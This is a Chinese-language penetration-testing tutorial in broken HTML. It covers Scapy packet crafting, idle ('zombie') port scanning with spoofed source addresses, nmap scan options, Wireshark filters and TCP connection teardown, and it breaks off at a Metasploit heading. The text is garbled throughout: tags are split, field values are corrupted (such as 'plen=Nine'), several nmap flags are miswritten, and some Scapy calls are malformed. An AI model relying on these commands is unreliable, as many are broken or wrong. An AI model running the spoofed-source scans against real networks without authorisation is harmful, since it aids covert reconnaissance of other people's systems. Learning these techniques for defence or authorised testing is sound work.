<pre><code class="language-python highlight-chroma"><span class="highlight-line"><span class="highlight-cl"><span class="highlight-c1">###[ ARP ]###</span></span></span><span class="highlight-line"><span class="highlight-cl"><span class="highlight-n">hwtype</span><span class="highlight-o">=</span><span class="highlight-mh">0x1</span><span class="highlight-c1"># 硬件类型</span></span></span><span class="highlight-line"><span class="highlight-cl"><span class="highlight-n">ptype</span><span class="highlight-o">=</span><span class="highlight-n">IP 4</span><span class="highlight-c1"># 协议类型 (网络层)</span></span></span><span class="highlight-line"><span class="highlight-cl"><span class="highlight-n">hwlen</span><span class="highlight-o">=</span><span class="highlight-kc">one</span><span class="highlight-c1"># 硬件地址长度 (MAC)</span></span></span><span class="highlight-line"><span class="highlight-cl"><span class="highlight-n">plen</span><span class="highlight-o">=</span><span class="highlight-kc">Nine</span><span class="highlight-c1"># 协议地址长度 (IP)</span></span></span><span class="highlight-line"><span class="highlight-cl"><span class="highlight-n">hwsrc</span><span class="highlight-o">=</span><span class="highlight-mi">0</span><span class="highlight-p">:</span><span class="highlight-mi">0</span><span class="highlight-n">c</span><span class="highlight-p">:</span><span class="highlight-mi">29</span><span class="highlight-p">:</span><span class="highlight-mi">70</span><span class="highlight-p">:</span><span class="highlight-mi">5</span><span class="highlight-p">:</span><span class="highlight-mi">06</span><span class="highlight-c1"># 源MAC地址</span></span></span><span class="highlight-line"><span class="highlight-cl"><span class="highlight-n">psrc</span><span class="highlight-o">=</span><span class="highlight-mf">19.168.3.53</span><span class="highlight-c1"># 源IP地址</span></span></span><span class="highlight-line"><span class="highlight-cl"><span class="highlight-n">hwdst</span><span class="highlight-o">=</span><span class="highlight-mi">
```



```

0</span><span class="highlight-p">:</span><span class="highlight-mi">00</span><span
class="highlight-p">:</span><span class="highlight-mi">00</span><span class="highlight
p">:</span><span class="highlight-mi">00</span><span class="highlight-p">:</span><s
an class="highlight-mi">00</span><span class="highlight-p">:</span><span class="highli
ht-mi">00</span> <span class="highlight-c1"># 目标MAC地址</span>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-n">pdst</span><span class="highlight-o">=</span> <span class="highlight-mf">0.0
0.0</span> <span class="highlight-c1"># 向谁发送查询请求</span>
</span></span></code></pre>
<p><code>IP().display()</code></p>
<pre><code class="language-python highlight-chroma"><span class="highlight-line"><spa
class="highlight-cl"><span class="highlight-c1">###[ IP ]### </span>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-n">version</span><span class="highlight-o">=</span> <span class="highlight-mi"
4</span> <span class="highlight-c1"># 版本: 4 -&gt; IPV4</span>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-n">ihl</span><span class="highlight-o">=</span> <span class="highlight-kc">Non
</span> <span class="highlight-c1"># 首部长度</span>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-n">tos</span><span class="highlight-o">=</span> <span class="highlight-mh">0x
</span> <span class="highlight-c1"># 服务 (流量标记)</span>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-nb">len</span><span class="highlight-o">=</span> <span class="highlight-kc">N
ne</span> <span class="highlight-c1"># 总长度</span>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-nb">id</span><span class="highlight-o">=</span> <span class="highlight-mi">1</
pan> <span class="highlight-c1"># 表示</span>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-n">flags</span><span class="highlight-o">=</span> <span class="highlight-c1"
# 1, 0 是否要分片(超过1500bytes) 会进行分片</span>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-n">frag</span><span class="highlight-o">=</span> <span class="highlight-mi">0<
span> <span class="highlight-c1"># 标志</span>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-n">ttl</span><span class="highlight-o">=</span> <span class="highlight-mi">64</
pan> <span class="highlight-c1"># 生存时间 防止环路 每经过一个网络设备-1 为0时自动抛弃<
span>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-n">proto</span><span class="highlight-o">=</span> <span class="highlight-n">h
popt</span> <span class="highlight-c1"># 传输控制协议 IPV4</span>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-n">chksum</span><span class="highlight-o">=</span> <span class="highlight-kc"
None</span> <span class="highlight-c1"># 首部校验地址和</span>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-n">src</span><span class="highlight-o">=</span> <span class="highlight-mf">127
0.0.1</span>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-n">dst</span><span class="highlight-o">=</span> <span class="highlight-mf">127
0.0.1</span>
</span></span><span class="highlight-line"><span class="highlight-cl"> \<span class="hi
hlight-n">options</span>\
</span></span></code></pre>
<p><code>ICMP().display()</code></p>
<pre><code class="language-python highlight-chroma"><span class="highlight-line"><spa

```

```

class="highlight-cl"><span class="highlight-c1">###[ ICMP ]### </span>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-nb">type</span><span class="highlight-o">=</span> <span class="highlight-n">ec
o</span><span class="highlight-o">-</span><span class="highlight-n">request</span>
span class="highlight-c1"># 类型, 表示ICMP报文类型</span>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-n">code</span><span class="highlight-o">=</span> <span class="highlight-mi">0
</span>
    <span class="highlight-c1"># 代码</span>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-n">chksum</span><span class="highlight-o">=</span> <span class="highlight-kc"
None</span>
    <span class="highlight-c1"># 校验和</span>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-nb">id</span><span class="highlight-o">=</span> <span class="highlight-mh">0x
</span>
    <span class="highlight-c1"># 标识</span>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-n">seq</span><span class="highlight-o">=</span> <span class="highlight-mh">0x
</span>
</span></span></code></pre>
<p><code>TCP().display()</code></p>
<pre><code class="language-python highlight-chroma"><span class="highlight-line"><spa
class="highlight-cl"><span class="highlight-c1">###[ TCP ]### </span>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-n">sport</span><span class="highlight-o">=</span> <span class="highlight-n">ftp
data</span> <span class="highlight-c1"># TCP源端口</span>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-n">dport</span><span class="highlight-o">=</span> <span class="highlight-n">ht
p</span>
    <span class="highlight-c1"># TCP目的端口</span>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-n">seq</span><span class="highlight-o">=</span> <span class="highlight-mi">0</
pan>
    <span class="highlight-c1"># 32位序列号</span>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-n">ack</span><span class="highlight-o">=</span> <span class="highlight-mi">0</
pan>
    <span class="highlight-c1"># 32位确认序号</span>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-n">dataofs</span><span class="highlight-o">=</span> <span class="highlight-kc"
None</span>
    <span class="highlight-c1"># 4位首部长度</span>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-n">reserved</span><span class="highlight-o">=</span> <span class="highlight-mi"
>0</span>
    <span class="highlight-c1"># 保留6位</span>
</span></span><span class="highlight-line"><span class="highlight-cl"><span class="high
ight-c1"># 标志域, 紧急标志、有意义的应答标志、推、重置连接标志、同步序列号标志、完成发
数据标志。</span>
</span></span><span class="highlight-line"><span class="highlight-cl"><span class="high
ight-c1"># URG、ACK、PSH、RST、SYN、FIN</span>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-n">flags</span><span class="highlight-o">=</span> <span class="highlight-n">S</
pan>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-n">window</span><span class="highlight-o">=</span> <span class="highlight-mi"
8192</span>
    <span class="highlight-c1"># 窗口大小</span>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-n">chksum</span><span class="highlight-o">=</span> <span class="highlight-kc"
None</span>
    <span class="highlight-c1"># 16位校验和</span>
</span></span><span class="highlight-line"><span class="highlight-cl"> <span class="hi

```

```
urgptr</span> <span class="highlight-o">=</span> <span class="highlight-mi">
</span> <span class="highlight-c1"># 优先指针</span>
</span></span> <span class="highlight-line"><span class="highlight-cl"> <span class="hi
hlight-n">options</span><span class="highlight-o">=</span> <span class="highlight-p">[
</span> <span class="highlight-c1"># 选项</span>
</span></span></code></pre>
<p><code>sr1()</code>: <strong>发送</strong>与<strong>接收</strong>数据包的功能</
>
<p><code>sr1(ARP(pdstd='192.168.1.1'))</code></p>
<blockquote>
<p>发送 ping 包</p>
</blockquote>
<blockquote>
<p><code>IP()</code> 生成 ping 包的 <strong>源 IP</strong> 和 <strong>目标 IP</strong>
, ICMP()生成 <strong>ping 包的类型</strong>。</p>
<p>使用 <code>IP()</code> 和 <code>ICMP()</code> 两个函数, 可以生成 <strong>ping 包
</strong>, 进行探测</p>
</blockquote>
<p>思路:</p>
<ol>
<li>修改 IP 包头的 dst, 也就是<strong>目标地址</strong></li>
<li>拼接上 ICMP 的数据包类型</li>
<li>使用 <code>sr1()</code> 进行<strong>发送</strong> 与<strong>接收</strong> 数据包
</li>
</ol>
<p><code>sr1(IP(dst='192.168.3.1')/ICMP(), timeout=1)</code></p>
<blockquote>
<p>TCP <strong>SYN</strong> 请求</p>
</blockquote>
<p></p>
<p><code>sr1(IP(dst='192.168.3.1')/TCP(flags='S', dport=80), timeout=1)</code></p>
<h3 id="僵尸扫描">僵尸扫描</h3>
<blockquote>
<p>具有极高的隐蔽特性, 但事实是条件苛刻</p>
<ol>
<li>目标网络可伪造源地址进行访问</li>
<li>选择僵尸机, 需要在互联网上是一个闲置的操作系统, 需要系统使用递增的 IPID, 比如 XP 系统<
</li>
</ol>
<p>互动:</p>
<pre><code class="highlight-chroma"><span class="highlight-line"><span class="highlight
cl">nmap和ping都会直接和目标机器接触。如何可以不直接与目标主机接触, 还可以探测出目标主
是否
</span></span></code></pre>
<p><strong>开放端口</strong>? </p>
<p></p>
<p>前提是你先在公网或局域网上先拿到了肉机 <code>&lt;u&gt;</code> 僵尸扫描可以不拿到<str
ng>肉机权限</strong>,只要<strong>对方的 IPID 是自增长上的</strong> <code>&lt;u&gt;</
ode> 就可以了。</p>
</blockquote>
```

```
<blockquote>
<p>做渗透最重要是什么? 思维! </p>
<p>学僵尸扫描<strong>实用性</strong>不大, 但是僵尸扫描的这个种思维值得你学习。 </p>
</blockquote>
<blockquote>
<p>僵尸主机: 僵尸主机是指感染僵尸程序病毒, 从而被黑客程序控制的计算机设备。 </p>
</blockquote>
<blockquote>
<p>僵尸扫描中的僵尸主机指得是一个<strong>闲置的操作系统</strong> (这里的闲置是指<strong>主机不会主动和任何人通信</strong>), 且此系统中 <strong>IP 数据包中 ID</strong> 是递增。 </p>
<p><code>IPID</code>: 通信过程中, <strong>IP 数据包</strong>中的 ID</p>
</blockquote>
<h4 id="理论">理论</h4>
<p> </p>
<blockquote>
<p><a href="https://www.bilibili.com/video/BV17M4y1578y?p=25&utm_source=video&utm_medium=detailpage&utm_campaign=">https://www.bilibili.com/video/BV17M4y1578y?p=25&utm_source=video&utm_medium=detailpage&utm_campaign=" </a> </p>
</blockquote>
<ol>
<li>
<p>攻击者向僵尸机发送 SYN/ACK 确认包。 </li>
<li>僵尸主机返回我们 RST 数据包关闭链接, RST 数据包中包含了 IPID 信息。假设 IPID=x</li>
</ol>
<li>
<p>如果目标主机端口开放,让僵尸主机的 IPID+1</p>
<ol>
<li>攻击者修改 IP 包头的 SRC 字段为僵尸主机的 IP,伪装成僵尸主机给目标主机发 SYN 请求。 </li>
<li>目标主机收到请求, 如果端口是开放 的就会返回给僵尸主机一个 SYN/ACK 的数据包。 </li>
<li>僵尸主机收到目标主机发来的 SYN/ACK 确认包, 因为僵尸主机没有给你发 SYN 请求。所以僵尸主机给目标主机返回了一个 RST 数据包。此僵尸主机对外发出一个数据包,所以僵尸主机的 IPID 值 +1, 此时 IPID 值为 x+1</li>
</ol>
</li>
<li>
<p>参考图三</p>
<ol>
<li>攻击者再次向僵尸主机发送 SYN/ACK 确认包</li>
<li>僵尸主机同样向攻击者返回了一个 RST 数据包,此僵尸主机对外又发出一个数据包,所以僵尸主机的 IPID 值再 +1, 此时 IPID 值为 x+2.</li>
</ol>
</li>
<li>
<p>肯定目标主机和僵尸主机通信了,能通信,就说明目标主机端口开放的</p>

```

<ol>

<li>攻击者查看僵尸主机返回的数据包中 IPID 值为  $x+2$ </li>

<li>攻击者对比在第一步中的 IPID 值  $x$ , 发现增加了 2</li>

<li>计算 3 次通信过中的 IPID 值。</li>

</ol>

</li>

</ol>

<blockquote>

<p>注: 三次握手的第一个包是 SYN,目标主机收到 SYN 才会应答 SYN/ACK,因为僵尸主机没有向我发送 SYN 请求。所以僵尸主机返回我们 RST 数据包关闭链接。</p>

</blockquote>

<blockquote>

<p>判定关闭状态: 如果端口是关闭的, 那么 2.2 就会发 RST 包, 至此 Zombie 机也不会返回。</p>

</blockquote>

<h4 id="实践">实践</h4>

<p><code>192.168.1.54</code>: 僵尸主机</p>

<p><code>192.168.1.63</code>: 目标主机</p>

<p>set IPID = 0</p>

```
<pre><code class="language-python highlight-chroma"><span class="highlight-line"><span class="highlight-cl"><span class="highlight-n">rz1</span><span class="highlight-o">=</span><span class="highlight-n">sr1</span><span class="highlight-p">(</span><span class="highlight-n">IP</span><span class="highlight-p">(</span><span class="highlight-n">ds</span><span class="highlight-o">=</span><span class="highlight-s2">"192.168.1.54"</span><span class="highlight-p">)</span><span class="highlight-o">/</span><span class="highlight-n">TCP</span><span class="highlight-p">(</span><span class="highlight-n">dport</span><span class="highlight-o">=</span><span class="highlight-mi">445</span><span class="highlight-p">,</span><span class="highlight-n">flags</span><span class="highlight-o">=</span><span class="highlight-s2">"SA"</span><span class="highlight-p">))</span></pre>
```

</span></span></code></pre>

<p><code>SA</code>: SYN/ACK</p>

<blockquote>

<p>RST</p>

<p>IPID = 1</p>

</blockquote>

```
<pre><code class="language-python highlight-chroma"><span class="highlight-line"><span class="highlight-cl"><span class="highlight-n">rt</span><span class="highlight-o">=</span><span class="highlight-n">sr1</span><span class="highlight-p">(</span><span class="highlight-n">src</span><span class="highlight-o">=</span><span class="highlight-s2">"192.168.1.54"</span><span class="highlight-p">,</span><span class="highlight-n">dst</span><span class="highlight-o">=</span><span class="highlight-s2">"192.168.1.63"</span><span class="highlight-p">)</span><span class="highlight-o">/</span><span class="highlight-n">TCP</span><span class="highlight-p">(</span><span class="highlight-n">dport</span><span class="highlight-o">=</span><span class="highlight-mi">445</span><span class="highlight-p">,</span><span class="highlight-n">timeout</span><span class="highlight-o">=</span><span class="highlight-mi">1</span><span class="highlight-p">)</span></pre>
```

<p>请求 445 SYN</p>

<blockquote>

<p>if 445 open -&gt; <code>192.168.1.63</code> send <code>SYN/ACK</code> -&gt; <code>192.168.1.54</code> send <code>RST</code> -&gt; <code>192.168.1.63</code></p>

<p>RST</p>

<p>==1:== IPID = 2</p>

</blockquote>

```
<blockquote>
<p>else      -&gt; <code>192.168.1.63</code> send <code>RST</code> -&gt; <code>
92.168.1.54</code></p>
<p>==2:== IPID = 1</p>
</blockquote>
<pre><code class="language-python highlight-chroma"><span class="highlight-line"><spa
class="highlight-cl"><span class="highlight-n">rz2</span><span class="highlight-o">=</
pan><span class="highlight-n">sr1</span><span class="highlight-p">(</span><span clas
="highlight-n">dst</span><span class="highlight-o">=</span><span class="highlight-s2"
"192.168.1.54"</span><span class="highlight-p">)</span><span class="highlight-o">/</sp
n><span class="highlight-n">TCP</span><span class="highlight-p">(</span><span class=
highlight-n">dport</span><span class="highlight-o">=</span><span class="highlight-mi"
445</span><span class="highlight-p">,</span><span class="highlight-n">flags</span><
pan class="highlight-o">=</span><span class="highlight-s2">"SA"</span><span class="hi
hlight-p">),</span><span class="highlight-n">timeout</span><span class="highlight-o">
</span><span class="highlight-mi">1</span><span class="highlight-p">)</span>
</span></span></code></pre>
<blockquote>
<p>RST</p>
<p>==1:== IPID = 3      端口 443**开放**</p>
<p>==2:==IPID = 2      端口 443 <strong>关闭</strong></p>
</blockquote>
<h4 id="利用nmap进行僵尸扫描">利用 nmap 进行僵尸扫描</h4>
<ol>
<li>扫描 <code>192.168.1.0</code> 网段中某些机器可以作为<strong>僵尸主机</strong></li>

</ol>
<pre><code class="highlight-chroma"><span class="highlight-line"><span class="highlight
cl">
</span></span></code></pre>
<p><code>nmap 192.168.1.0/24 -p1-1024 --script=ipidseq.nse &gt; a.txt</code></p>
<pre><code class="highlight-chroma"><span class="highlight-line"><span class="highlight
cl">如果是
</span></span></code></pre>
<p><code>All zeros</code> 那么就不是自增的, 如果是 <code>Incremental</code> 就是
增的。</p>
<ol start="2">
<li>扫描 <code>192.168.1.163</code> 的端口</li>
</ol>
<pre><code class="highlight-chroma"><span class="highlight-line"><span class="highlight
cl">
</span></span></code></pre>
<p><code>nmap 192.168.1.63 -sl 192.168.1.54 -p1-100</code></p>
<pre><code class="highlight-chroma"><span class="highlight-line"><span class="highlight
cl">
</span></span></code></pre>
<p><code>-sl</code>: 僵尸主机 IP</p>
<h2 id="WireShark">WireShark</h2>
<h2 id="WireShark快速分析数据包技巧">WireShark 快速分析数据包技巧</h2>
<ol>
<li>
<p><strong>确定 Wireshark 的物理位置</strong></p>
<ul>
<li>如果没有一个正确的位置, 启动 Wireshark 后会花费很长的时间捕获一些与自己无关的数据。</li>
```

>

- </ul>
- </li>
- <li>
- <p><strong>选择捕获接口</strong></p>
- <ul>
- <li>一般都是选择连接到 Internet 网络的接口，这样才可以捕获到与网络相关的数据。否则，捕获的其它数据对自己也没有任何帮助。</li>
- </ul>
- </li>
- <li>
- <p><strong>使用捕获过滤器</strong></p>
- <ul>
- <li>通过设置捕获过滤器，可以避免产生过大的捕获数据。这样用户在分析数据时，也不会受其它数干扰。而且，还可以为用户节约大量的时间。</li>
- </ul>
- </li>
- <li>
- <p><strong>使用显示过滤器</strong></p>
- <ul>
- <li>通常使用捕获过滤器过滤后的数据，往往还是很复杂。为了使过滤的数据包再更细致，此时使用示过滤器进行过滤。</li>
- </ul>
- </li>
- <li>
- <p><strong>使用着色规则</strong></p>
- <ul>
- <li>通常使用显示过滤器过滤后的数据，都是有用的数据包。如果想更加突出的显示某个会话，可以用==着色规则高亮显示==。</li>
- </ul>
- </li>
- <li>
- <p><strong>构建图表</strong></p>
- <ul>
- <li>如果用户想要更明显的看出一个网络中数据的变化情况 1 使用图表的形式可以很方便的展现数据布情况。</li>
- </ul>
- </li>
- <li>
- <p><strong>重组数据</strong></p>
- <ul>
- <li>当传输较大的图片或文件时，需要将信息分布在多个数据包中。这时候就需要使用，重组数据的法来抓取完整的数据。Wireshark 的重组功能，可以重组一个会话中不同数据包的信息，或者是重组个完整的图片或文件。</li>
- </ul>
- </li>
- </ol>
- <h2 id="常见协议包">常见协议包</h2>
- <ul>
- <li>ARP 协议</li>
- <li>ICMP 协议</li>
- <li>TCP 协议</li>
- <li>UDP 协议</li>
- <li>DNS 协议</li>

<li>HTTP 协议</li>

</ul>

<h2 id="混杂-普通模式">混杂&普通模式</h2>

<ol>

<li>混杂模式: 接收所有经过网卡的数据包, 包括<strong>不是发给本机的包</strong>, 即不验证 MAC 地址。</li>

<li>普通模式: 下网卡只<strong>接收发给本机的包</strong> (包括广播包) 传递给上层程序, 它的包一律丢弃。</li>

</ol>

<blockquote>

<p>一般来说, 混杂模式不会影响网卡的正常工作, 多在网络监听工具上使用。</p>

</blockquote>

<h2 id="过滤器-filter-">过滤器 (filter) </h2>

<h3 id="TCP">TCP</h3>

<p><code>tcp</code>: 过滤 TCP 数据包</p>

<p><code>tcp.flags.syn == 1</code>: 过滤 TCP 中的 syn 数据包</p>

<h3 id="UDP">UDP</h3>

<p>我们使用过滤器输入 "udp" 以筛选出 udp 报文。但是为什么输入 udp 之后出现那么多协议? <br>

原因就是 oicq 以及 dns 都是基于 udp 的传输层之上的协议</p>

<blockquote>

<p>拓展:</p>

<p>扩展: 客户端向 DNS 服务器查询域名! 一般返回的内容都不超过 512 字节, 用 UDP 传输即可不<br>

用经过三次握手, 这样 DNS 服务器负载更低, 响应更快。理论上说, 客户端也可以指定向 DNS 服务器查询时用 TCP, 但事实上, 很多 DNS 服务器进行配置的时候, 仅支持 UDP 查询包。</p>

</blockquote>

<h3 id="ARP-">ARP</h3>

<p>...</p>

<h3 id="IP">IP</h3>

<blockquote>

<p>筛选源地址(src)是 192.168.1.53 OR 目的地址(dest)是 192.168.1.1</p>

</blockquote>

<p><code>ip.src\_host == 192.168.1.53 or ip.dst\_host == 192.168.1.1 </code></p>

<hr>

<p><code>ip.addr</code>: 包括 src 与 dest</p>

<h2 id="使用WireShark对常用协议抓包并分析原理">使用 WireShark 对常用协议抓包并分析原理</h2>

<p><a href="https://www.bilibili.com/video/BV17M4y1578y?p=29">https://www.bilibili.com video/BV17M4y1578y?p=29</a></p>

<h3 id="ICMP">ICMP</h3>

<blockquote>

<p>ICMP 协议<strong>请求包</strong></p>

</blockquote>

<p></p>

<blockquote>

<p>ICMP 协议<strong>应答包</strong></p>

</blockquote>

<p></p>

<blockquote>



<p>工作过程: </p>

</blockquote>

<p>本机发送一个 ICMP Echo Request 的包接受方返回一个 ICMP Echo Reply, 包含了接受到<strong>数据烤贝</strong>和一些<strong>其他指令</strong></p>

<h3 id="TCP-">TCP</h3>

<p><a href="https://www.bilibili.com/video/BV17M4y1578y?p=31">https://www.bilibili.com/video/BV17M4y1578y?p=31</a></p>

</blockquote>

<p>关闭连接 四次握手</p>

</blockquote>

</blockquote>

<p>我们分析一下过程, 我们在终端输入 EXIT 实际上是在我们 Kali 上执行的命令, 表示我们 SSHD<br>

Server 端向客户端发起关闭链接请求。</p>

</blockquote>

<p></p>

<ol>

<li>服务端发送一个[FIN+ACK], 表示自己没有数据要发送了, 想断开连接, 并进入 FINWAIT\_1 状态。</li>

<li>客户端收到 FIN 后, 知道不会再有数据从服务端传来, 发送 ACK 进行确认, 确认序号<br>为收到序号 +1 (与 SYN 相同, 一个 FIN 占用一个序号), 客户端进入 CLOSE\_WAIT 状态。</li>

<li>客户端发送[FIN+ACK]给对方, 表示自己没有数据要发送了, 客户端进入 LAST\_ACK 状态, 然直接断开 TCP 会话的连接, <strong>释放相应的资源</strong>。</li>

<li>服务端收到了客户端的 FIN 信令后, 进入 TIMED\_WAIT 状态, 并发送 ACK 确认消息。服务在 TIMEDWAIT 状态下, 等待一段时间, 没有数据到来, 就认为对面已经收到了自己发送的 ACK 并确实关闭了进入 CLOSE 状态, 自己也断开了 TCP 连接, 释放所有资源。当客户端收到服务端的 ACK 应后, 会进入 CLOSE 状态并关闭本端的会话接口, <strong>释放相应资源</strong>。</li>

</ol>

<h3 id="Time-to-live-exceeded原因">Time to live exceeded 原因</h3>

<p>TTL (Time-To-Live): <strong>数据报文的生存周期</strong></p>

</blockquote>

<p>默认 linux 操作系统值: 64, 每经过一个路由节点, TTL 值减 1。</p>

<p>TTL 值为 0 时, 说明目标地址不<br>

可达并返回: Time to live exceeded<br>

作用: 防止数据包, 无限制在公网中转发(发生环路)。我们测试结果</p>

</blockquote>

<p>通过 TTL, 可以得知从 A -&gt; B 之间经过了多少个网路设备</p>

<p><code>Reply from 139.159.241.37: bytes=32 time=35ms TTL=101</code></p>

<p>Windows 下默认 TTL 值大小为 128, 那么就是 128 - 101 = 27, 经过了 27 个网路设备</p>

<h2 id="NMAP高级使用技巧">NMAP 高级使用技巧</h2>

</blockquote>

<p>nmap 是一个网络探测和安全扫描程序, 系统管理者和个人可以使用这个软件扫描大型的网络, 取那台主机正在运行以及提供什么服务等信息。</p>

<p>nmap 支持很多扫描技术, 例如: UDP、TCP connectO、TCPSYN (半开扫描)、ftp 代理 (b unce 攻击)、反向标志、ICMP、FIN、ACK 扫描、圣诞树 (XmasTree)、SYN 扫描和 null 扫描还可以探测操作系统类型。</p>

</blockquote>

<p>nmap 可用于:</p>

<ul>

<li>检测活在网络上的主机 (主机发现) </li>

<li>检测主机上开放的端口 (端口发现或枚举) </li>

<li>检测到相应的端口 (服务发现) 的软件和版本</li>

- <li>检测操作系统，硬件地址，以及软件版本</li>

- <li>检测脆弱性的漏洞（Nmap 的脚本） </li>

- </ul>

## NMAP 端口状态解析</h2>

<blockquote>

<p>端口扫描是 Nmap 最基本最核心的功能，用于确定目标主机的 TCP/UDP 端口的开放情况。 </p>

</blockquote>

- <ul>

- <li>

- <li><p><strong><code>&lt;u&gt;</code> Open <code>&lt;/u&gt;</code></strong>: 应用程序在该端口接收 TCP 连接或者 UDP 报文。 </p>

- </li>

- <li>

- <li><p><strong><code>&lt;u&gt;</code> Closed <code>&lt;/u&gt;</code></strong>: 关闭端口对于 nmap 也是可访问的，它接收 nmap 探测报文并作出响应。但没有应用程序在其上监听。 <p>

- </li>

- <li>

- <li><p><code>&lt;u&gt;</code> <strong>Filtered</strong> <code>&lt;/u&gt;</code>: 由于过滤阻止探测报文到达端口：nmap 无法确定该端口是否开放。 </p>

- <li><p>过滤可能来自专业的防火墙设备，路由规则或者主机上的软件防火墙。 </p>

- </li>

- <li>

- <li><p><strong><code>&lt;u&gt;</code> Unfiltered <code>&lt;/u&gt;</code></strong>: 被过滤状态意味着端口可访问，但是 nmap 无法确定它是开放还是关闭。 </p>

- <li><p>只有用于<strong>映射防火墙规则集的 ACK 扫描</strong>才会把端口分类到这个状态。 </p>

- </li>

- <li>

- <li><p><strong><code>&lt;u&gt;</code> Open | Filtered <code>&lt;/u&gt;</code></strong>: 无法确定端口是开放还是被过滤，开放的端口不响应就是一个例子。没有响应也可能意味着报文过滤器丢弃了探测报文或者它引发的任何反应。 </p>

- <li><p>UDP, IP 协议, FIN, Null 等扫描会引起。 </p>

- </li>

- <li>

- <li><p><strong><code>&lt;u&gt;</code> Closed | Filtered <code>&lt;/u&gt;</code></strong>: (关闭或者被过滤的): 无法确定端口是关闭的还是被过滤的。 </p>

- </li>

- </ul>

## 语法及实例</h2>

<p>语法: nmap[ScanType(s)][Options</p>

<ol>

- <li>

- <li><p>使用 nmap 扫描一台服务器<br>

- <li><p>默认情况下, <strong>Nmap 会扫描 1000 个最有可能开放的 TCP 端口。 </strong><br>

- <li><p><code>nmap ip</code></p>

- </li>

- <li>

- <li><p>显示详细信息 (verbose)</p>

- <li><p><code>nmap -v ip</code></p>

- </li>

- <li>

- <li><p>扫描端口范围</p>

- <li><p><code>nmap -p 1-65535 ip</code></p>



<p>使用通配符指定 IP</p>

<p><code>nmap 192.168.1.\*</code></p>

</li>

</ol>

<h2 id="zenmap">zenmap</h2>

<ol>

<li>

<p>Intense scan</p>

<p><code>nmap -T4-A -V</code></p>

</li>

</ol>

<blockquote>

<p><code>-A</code>: 完全扫描, 对操作系统和软件版本号进行检测, 并对目标进行 traceroute 路由探测, -O 参数<br>

仅识别目标操作系统, 并不做软件版本检测和路由探测。<br>

<code>-T4</code>: 指定扫描过程使用的时序 (Timing), 总有 6 个级别 (0-5), 级别越高, 扫速度越快, 但也容易被防火墙或 IDS 检测并屏蔽掉, <strong>在网络通讯状况良好的情况推荐使用 T</strong>。<br>

<code>-V</code>: 表示显示冗余 (verbosity) 信息, 在扫描过程中显示扫描的细节, 从而让用户解当前的扫描状态。</p>

</blockquote>

<ol start="2">

<li>

<p>Intense scan plus UDP</p>

<p><code>nmap -sS -SU -T4 -A -v</code><br>

即 UDP 扫描</p>

</li>

</ol>

<blockquote>

<p><code>-SS</code>: TCP SYN 扫描<br>

<code>-SU</code>: UDP 扫描</p>

</blockquote>

<ol start="3">

<li>

<p>Intense scan, all TCP ports</p>

<p><code>nmap -p- -T4 -A -V</code></p>

<p>扫描所有 TCP 端口, 范围在 1-65535, 试图扫描所有端口的开放情况, 速度比较慢。</p>

</li>

</ol>

<blockquote>

<p><code>-p-</code>: 1-65535</p>

</blockquote>

<ol start="4">

<li>Intense scan, no pings <code>nmap-T4-A-V-Pn</code><br>

非 ping 扫描</li>

</ol>

<blockquote>

<p><code>-Pn</code>: 非 ping 扫描</p>

</blockquote>

<ol start="5">

<li>

<p>Ping scan</p>

<p><code>nmap -sn</code><br>

Ping 扫描<br>

优点：速度快。 <br>

缺点：容易被防火墙屏蔽，导致无扫描结果。 </p>

</li>

</ol>

<blockquote>

<p><code>-sn</code>: ping 扫描</p>

</blockquote>

<ol start="6">

<li>Quick scan <code>nmap -T4 -F</code> <br>

快速的扫描，常见的 100 个端口</li>

</ol>

<blockquote>

<p><code>-F</code>: 快速模式</p>

</blockquote>

<ol start="7">

<li>Quick scan plus <code>nmap -sV -T4 -O -F --version-light</code> <br>

快速扫描加强模式。 </li>

</ol>

<blockquote>

<p><code>-sV</code>: 探测端口及版本服务信息。 <br>

<code>-O</code>: 开启 OS 检测<br>

<code>--version-light</code>: 设定侦测等级为 2</p>

</blockquote>

<ol start="8">

<li>Quick trace route <code>nmapsn--traceroute</code> <br>

路由跟踪</li>

</ol>

<blockquote>

<p><code>-sn</code>: Ping 扫描，关闭端口扫描<br>

<code>-traceroute</code>: 显示本机到目标的路由跃点。 </p>

</blockquote>

<ol start="9">

<li>Regular scan (常规扫描)</li>

<li>Slow comprehensive scan</li>

</ol>

<p><code>nmap -sS -sU -T4 -A -v -PE -PP -PS80,443,-PA3389,PU40125 -PY -g 53 --scriptall</code> </p>

<p>慢速全面扫描</p>

<h2 id="Metasploit渗透测试框架基本使用">Metasploit 渗透测试框架基本使用</h2>

<p> </p>

<ol>

<li>

